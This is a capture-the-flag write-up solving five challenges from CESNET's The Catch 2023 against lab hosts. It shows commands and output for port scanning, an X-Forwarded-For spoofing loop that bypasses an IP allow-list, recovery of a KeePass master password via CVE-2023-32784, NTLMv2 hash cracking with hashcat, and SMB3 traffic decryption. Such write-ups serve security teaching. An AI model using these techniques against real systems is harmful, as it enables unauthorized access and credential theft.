[CTF The Catch 2023 by CESNET (makhno)]

Write-Up

Challenge : Web protocols

We must investigate on web server `web-protocols.cns-jv.tcc`

So I launch nmap on this web server because often CESNET web challs have open ports alternatives.

```
nmap -sV -p 1-65000 web-protocols.cns-jv.tcc
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 13:43 CEST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.51% done
Nmap scan report for web-protocols.cns-jv.tcc (10.99.0.122)
Host is up (0.028s latency).
PORT     STATE SERVICE        VERSION
5009/tcp open  airport-admin?
5011/tcp open  http           Werkzeug httpd 1.0.1 (Python 3.10.13)
5020/tcp open  http           Werkzeug httpd 1.0.1 (Python 3.10.13)
8011/tcp open  http           nginx 1.22.1
8020/tcp open  ssl/http       nginx 1.22.1
```

We can see multiples open ports

Next I try to use *curl* tool in order to see verbose

```
curl -v "http://web-protocols.cns-jv.tcc:5011/"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying
     10.99.0.122:5011...
* Connected to web-protocols.cns-jv.tcc (10.99.0.122) port 5011 (#0)
> GET / HTTP/1.1
> Host: web-protocols.cns-jv.tcc:5011
> User-Agent: curl/7.88.1
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Content-Type: text/html; charset=utf-8
< Content-Length: 523172
< Set-Cookie: SESSION=LXJ2YnEtYWJJ; Path=/
```

Very interesting in *Set-Cookie* because it looks like base64

```
echo -n "LXJ2YnEtYWJJ" |base64 -d
-rvbq-abI
```

So with the same method I also find :

```
curl -v "http://web-protocols.cns-jv.tcc:5020/"
...
< Set-Cookie: SESSION=Ui00MzNBfQ==; Path=/

echo -n "Ui00MzNBfQ==" |base64 -d
R-433A}
```

However, it no longer works for

```
curl -v "http://web-protocols.cns-jv.tcc:5009/"
*   Trying 10.99.0.122:5009...
* Connected to web-protocols.cns-jv.tcc (10.99.0.122) port 5009 (#0)
> GET / HTTP/1.1
> Host: web-protocols.cns-jv.tcc:5009
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 400 Bad Request
```

So to solve the challenge, we need to look at the title of the chall, which gives us a clue *Web protocols*

This resource is great :

HTTP Versions : https://everything.curl.dev/http/versions

I discover *HTTP/0.9* version ;-)

```
printf 'GET / HTTP/0.9\r\nHost:web-protocols.cns-jv.tcc:5009\r\n\r\n' | nc -v
   web-protocols.cns-jv.tcc 5009
...
< Set-Cookie: SESSION=RkxBR3trckx0; Path=/

echo -n "RkxBR3trckx0" | base64 -d
FLAG{krLt
```

Yeah I find the flag : **FLAG{krLt-rvbq-abIR-433A}**

Challenge : Captain's password

OK, We have two files :

- a memory crashdump
- a KDBX file (Keepass vault)

I understand that I need to retrieve the password via the memory crashdump to open the password safe.

As it happens, there was a CVE on this subject in 2023 : *CVE-2023-32784*

CVE-2023-32784 : https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-32784

There are several poc on github :

POC keepass-dump-masterkey : https://github.com/CMEPW/keepass-dump-masterkey

```
python3 keepass-dump-masterkey/poc.py crashdump.dmp
2023-10-05 14:08:27,049 [.] [main] Opened crashdump.dmp
Possible password: )ssword4mypreciousship
Possible password: assword4mypreciousship
Possible password: :ssword4mypreciousship
Possible password: |ssword4mypreciousship
Possible password: Wssword4mypreciousship
Possible password: 5ssword4mypreciousship
Possible password: rssword4mypreciousship
```

As a reminder, the first character cannot be found in the dump, and for the second the script will only give you a few possibilities

So I can guess with :

- Password4mypreciousship
- password4mypreciousship

The good password is *password4mypreciousship*

Yeah I find the flag : **FLAG{pyeB-941A-bhGx-g3RI}**

Challenge : Keyword of the day

We must investigate on web server `keyword-of-the-day.cns-jv.tcc`

So I launch nmap on this web server because often CESNET web challs have open ports alternatives.

```
nmap -sV -p 1-65535 keyword-of-the-day.cns-jv.tcc
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-05 18:29 CEST
Nmap scan report for keyword-of-the-day.cns-jv.tcc (10.99.0.155)
Host is up (0.043s latency).
Not shown: 65301 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
60000/tcp open  http    Apache httpd 2.4.56 ((Debian))
60004/tcp open  http    Apache httpd 2.4.56 ((Debian))
60009/tcp open  http    Apache httpd 2.4.56 ((Debian))
60010/tcp open  http    Apache httpd 2.4.56 ((Debian))
60011/tcp open  http    Apache httpd 2.4.56 ((Debian))
60015/tcp open  http    Apache httpd 2.4.56 ((Debian))
60018/tcp open  http    Apache httpd 2.4.56 ((Debian))
60019/tcp open  http    Apache httpd 2.4.56 ((Debian))
60020/tcp open  http    Apache httpd 2.4.56 ((Debian))
60021/tcp open  http    Apache httpd 2.4.56 ((Debian))
60023/tcp open  http    Apache httpd 2.4.56 ((Debian))
60029/tcp open  http    Apache httpd 2.4.56 ((Debian))
60030/tcp open  http    Apache httpd 2.4.56 ((Debian))
60031/tcp open  http    Apache httpd 2.4.56 ((Debian))
...
60495/tcp open  http    Apache httpd 2.4.56 ((Debian))
```

OK, we have around 500 ports open, so what is THE difference between each pages ?

The difference is on JS script because there is only a parameter changes

```
Example on 60000
'158706KaxUIc','c7ac88877d','XpYtE'

On 60032
'158706KaxUIc','82c2f02530','XpYtE'
...
```

So I can do a loop on a html code to find if a page is uniq !

```
awk -F "158706KaxUIc'," '{print $2 FS "."}' html/page_*.html | awk -F "," '{print $1 FS
    "."}' | cut -d"'" -f2 | sort | uniq -c | sort -nr
      1 a3046e9d4c
      1 948cd06ca7
```

I can test this two pages

```
page_60294.html -> a3046e9d4c
page_60257.html -> 948cd06ca7

curl http://keyword-of-the-day.cns-jv.tcc:60257/948cd06ca7/
Your flag is FLAG{DEIE-fiOr-pGV5-8MPc}
```

Yeah I find the flag : **FLAG{DEIE-fiOr-pGV5-8MPc}**

Challenge : Component replacement

OK, I know I have to go to the page `http://key-parts-list.cns-jv.tcc` but only intern adress is authorized (range 192.168.96.0/20)

I have to use the *X-Forwarded-For:* header

```
curl --header "X-Forwarded-For: 192.168.96.1" "http://key-parts-list.cns-jv.tcc/"
You are attempting to access from the IP address 192.168.96.1, which is not assigned to
   engine room. Access denied.
```


So with a dirty bash script in order to loop :-)

```
#!/bin/bash
for i in {96..111}; do
    for j in {1..253}; do
        curl --header "X-Forwarded-For: 192.168.$i.$j" "http://key-parts-list.cns-jv.tcc/"
    done
done
```

Yeah I find the flag : **FLAG{MN9o-V8Py-mSZV-JkRz}**

Challenge : Suspicious traffic

We have only a PCAP file with much trafic



Protocole	Pourcent Paquets	Paquets	Pourcent Octets	Octets	Bits/s	Paquets de Fin	Octets de Fin
Frame	100.0	2484	100.0	7242882	2 326 k	0	0
Linux cooked-mode capture	100.0	2484	0.7	49680	15 k	0	0
Internet Protocol Version 6	0.1	3	0.0	120	38	0	0
Internet Control Message Protocol v6	0.1	3	0.0	60	19	3	60
Internet Protocol Version 4	99.6	2473	0.7	49460	15 k	0	0
User Datagram Protocol	31.4	780	0.1	6240	2 004	0	0
Domain Name System	31.4	780	0.8	60345	19 k	780	60345
Transmission Control Protocol	67.8	1685	97.7	7076233	2 273 k	636	830144
NetBIOS Session Service	6.9	171	12.7	919552	295 k	0	0
SMB2 (Server Message Block Protocol version 2)	6.9	171	12.7	918868	295 k	164	33348
Hypertext Transfer Protocol	0.8	20	0.2	14545	4 672	10	1503
Line-based text data	0.4	10	0.2	11011	3 537	10	11011
Data	34.8	865	96.3	6972592	2 239 k	865	6972592
Internet Control Message Protocol	0.3	8	0.0	512	164	8	512
Address Resolution Protocol	0.3	8	0.0	224	71	8	224

Figure 1: Protocols Hierarchy

I'll list the interesting things in this chall

```
Frame 2337 HTTP :
Authorization: Basic YWRtaW46amFtZXMuZjByLkhUVFAuNDY0ODUwNw==\r\n

echo -n "YWRtaW46amFtZXMuZjByLkhUVFAuNDY0ODUwNw==" | base64 -d
admin:james.f0r.HTTP.4648507
```

So I found a password `james.f0r.HTTP.4648507`

```
Frame 322 FTP on an unsual port 65021
Frame 327 FTP password
0000   50 41 53 53 20 6a 61 6d 65 73 2e 66 30 72 2e 46   PASS james.f0r.F
0010   54 50 2e 33 36 31 38 39 39 35 0d 0a               TP.3618995..
```

So I found a 2nd password `james.f0r.FTP.3618995`


But I see too two interesting files :

- home.tgz
- etc.tgz

And I know Magic Header 'tgz' : `1F 8B 08`

Magic Header : https://www.garykessler.net/library/file_sigs.html

Sometimes it can be interesting to follow conversations rather than protocols



Adresse A	Adresse B	Paquets	Octets	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Début Rel	Durée	Bits/s A → B	Bits/s B → A
127.0.0.1	127.0.0.11	412	49,751 Kio	206	17,818 Kio	206	31,933 Kio	0.036822	24.8524	5 873 bits/s	10 kbps
172.20.0.5	172.20.0.7	1 206	5,889 Mio	352	25,144 Kio	854	5,864 Mio	0.000000	2.4523	83 kbps	20 Mbps
172.20.0.7	172.20.0.2	319	908,616 Kio	177	889,037 Kio	142	19,579 Kio	0.037113	24.8663	292 kbps	6 450 bits/s
172.20.0.7	172.20.0.3	131	23,682 Kio	72	6,727 Kio	59	16,955 Kio	1.197065	23.5739	2 337 bits/s	5 891 bits/s
172.20.0.7	172.20.0.6	37	14,790 Kio	20	11,725 Kio	17	3,065 Kio	0.160902	2.8341	33 kbps	8 860 bits/s
172.20.0.7	195.113.144.233	368	45,742 Kio	184	16,133 Kio	184	29,609 Kio	0.049306	24.8396	5 320 bits/s	9 765 bits/s

Figure 2: Conversations

Filter in Wireshark shows `ip.addr==172.20.0.5 && ip.addr==172.20.0.7`

```
Frame 1447
file etc.tgz
etc.tgz:  gzip compressed data, from Unix, original size modulo 2^32 788480

Frame 342
file home.tgz
home.tgz: gzip compressed data, from Unix, original size modulo 2^32 21073920
```

Looking in the tgz files, the only interesting thing is

```
cat .bash_history
...
openssl enc -aes-256-cbc -salt -pbkdf2 -in secret.db -out secret.db.enc -k
   R3alyStr0ngP4ss!
```

OK, I know that the file *secret.db* is encrypted and with which password *R3alyStr0ngP4ss!*

I also look at the SMB protocol via the list of object exports




Figure 3: Export object SMB

I see two files :

- history.db
- employees.db

But not the *secret.db* file ...

However, I'm puzzled by something about the SMB protocol. Everything is in SMBv2 except for frame 2057, which switches to SMBv3.

I know that SMBv3 is necessarily encrypted, so how can I decrypt it?

Answer here :

Decrypting SMBv3 traffic with a PCAP : https://medium.com/maverislabs/decrypting-smb3-traffic-with-just-a-pcap-absolutely-maybe-712ed23ff6a2

I can deduce

```
Frame 2053 : NTLMServer Challenge
Frame 2055 : NTLM response
Frame 2081 : Negotiate protocol request

NTLM Response :
Trame 2055 (NTLM response)
Frame 2055: 656 bytes on wire (5248 bits), 656 bytes captured (5248 bits)
SMB2 (Server Message Block Protocol version 2)
        Session Id: 0x00000000b936b149 Acct:james_admin Domain:LOCAL.TCC Host:71FD67E3B969
            [Account: james_admin]
```

```
            [Domain: LOCAL.TCC]
            [Host: 71FD67E3B969]
            [Authenticated in Frame: 2056]
        [Preauth Hash:
           2…d720b816b291142056219bfb2a57fb397b82a7691cd2610cbc0d506c6e10768d26e856a]
         Security Blob:
            …a18201e8308201e4a28201cc048201c84e544c4d535350000300000018001800580000000
            GSS-API Generic Security Service Application Program Interface
                Simple Protected Negotiation
 ...
                           NTLM Response:
                              8…bc34ae8e76fe9b8417a966c2f632eb40101000000000000003ab4fc1550e2d901
...
...
NTProofStr: 8bc34ae8e76fe9b8417a966c2f632eb4
User: james_admin
Domain name: LOCAL.TCC
Host name: 71FD67E3B969
Session Key: 4292dac3c7a0510f8b26c969e1ef0db9
NTLM Server Challenge: 78c8f4fdf5927e58
NTLM Response :
   8bc34ae8e76fe9b8417a966c2f632eb40101000000000000003ab4fc1550e2d901b352a9763bdec89a0000000002001
```

The blog gives us a script with several arguments BUT I must have a password !!!

```
python2 random_session_key_calc.py
usage: random_session_key_calc.py [-h] -u USER -d DOMAIN -p PASSWORD -n
                                  NTPROOFSTR -k KEY [-v]
random_session_key_calc.py: error: argument -u/--user is required
```

I test :

- Brute-Force with *rockyou.txt* dictionary,
- Brute-Force with password guessing

Because the second way is the best we know :

- HTTP : admin / james.f0r.HTTP.4648507
- FTP : james / james.f0r.FTP.3618995

So I can guess password will be of the form `james_admin.f0r.SMB.XXXXXXX`

```
hash.txt is :
james_admin::LOCAL.TCC:78c8f4fdf5927e58:8bc34ae8e76fe9b8417a966c2f632eb4:01010000000000003ab4fc15



hashcat -m 5600 hash.txt -a 3 "james_admin.f0r.SMB.?d?d?d?d?d?d?d" --self-test-disable
--> Password : james_admin.f0r.SMB.8089078
```

So now I can keep the random session key *SK*

- *-n NTPROOFSTR* = 8bc34ae8e76fe9b8417a966c2f632eb4
- *-k KEY* = 4292dac3c7a0510f8b26c969e1ef0db9

```
python random_session_key_calc.py -d LOCAL.TCC -u james_admin -n
   8bc34ae8e76fe9b8417a966c2f632eb4 -k 4292dac3c7a0510f8b26c969e1ef0db9 -p
   james_admin.f0r.SMB.8089078 --verbose
USER WORK: JAMES_ADMINLOCAL.TCC
PASS HASH: 7cf87b641c657bf9e3f75d93308e6db3
RESP NT:   a154f31a5ecc711694c3e0d064bac78e
NT PROOF:  8bc34ae8e76fe9b8417a966c2f632eb4
KeyExKey:  6a1d3b41cdf3d40f15a6c15b80d567d0
Random SK: 7a93dee25de4c2141657e7037dddb8f1
```

Now that we have everything we can decrypt via *Wireshark* or *tshark*




Figure 4: Parameter Key/NTPROOFSTR




Figure 5: Wireshark -> Pref SMB editing

```
Tricks with tshark ;-)

tshark -Y smb2
   '-ouat:smb2_seskey_list:49b136b900000000,7a93dee25de4c2141657e7037dddb8f1,"","" ' -r
   suspicious_traffic.pcap | grep "secret.db"
 2065   2.991020   172.20.0.7 → 172.20.0.6   SMB2 276 Decrypted SMB3;Create Request File:
    secret.db.enc
 2066   2.992688   172.20.0.6 → 172.20.0.7   SMB2 280 Decrypted SMB3;Create Response
    File: secret.db.enc
 2068   2.993215   172.20.0.7 → 172.20.0.6   SMB2 1224 Decrypted SMB3;Write Request
    Len:8224 Off:0 File: secret.db.enc
 2071   2.993883   172.20.0.7 → 172.20.0.6   SMB2 216 Decrypted SMB3;Close Request File:
    secret.db.enc
```

When the traffic is decrypted we now see our file *secret.db.enc*




Figure 6: SMBv3 decrypted

Now it's time to decipher it

```
openssl enc -d -aes-256-cbc -salt -pbkdf2 -in secret.db.enc -out secret.db

cat secret.db |grep -a "FLAG"
!?FLAGFLAG{5B9B-lwPy-OfRS-4uEN}
```

Yeah I find the flag : **FLAG{5B9B-lwPy-OfRS-4uEN}**

PS : *For me it's the best chall in CESNET 2023 ;-) because it's a really really good forensic chall !!!*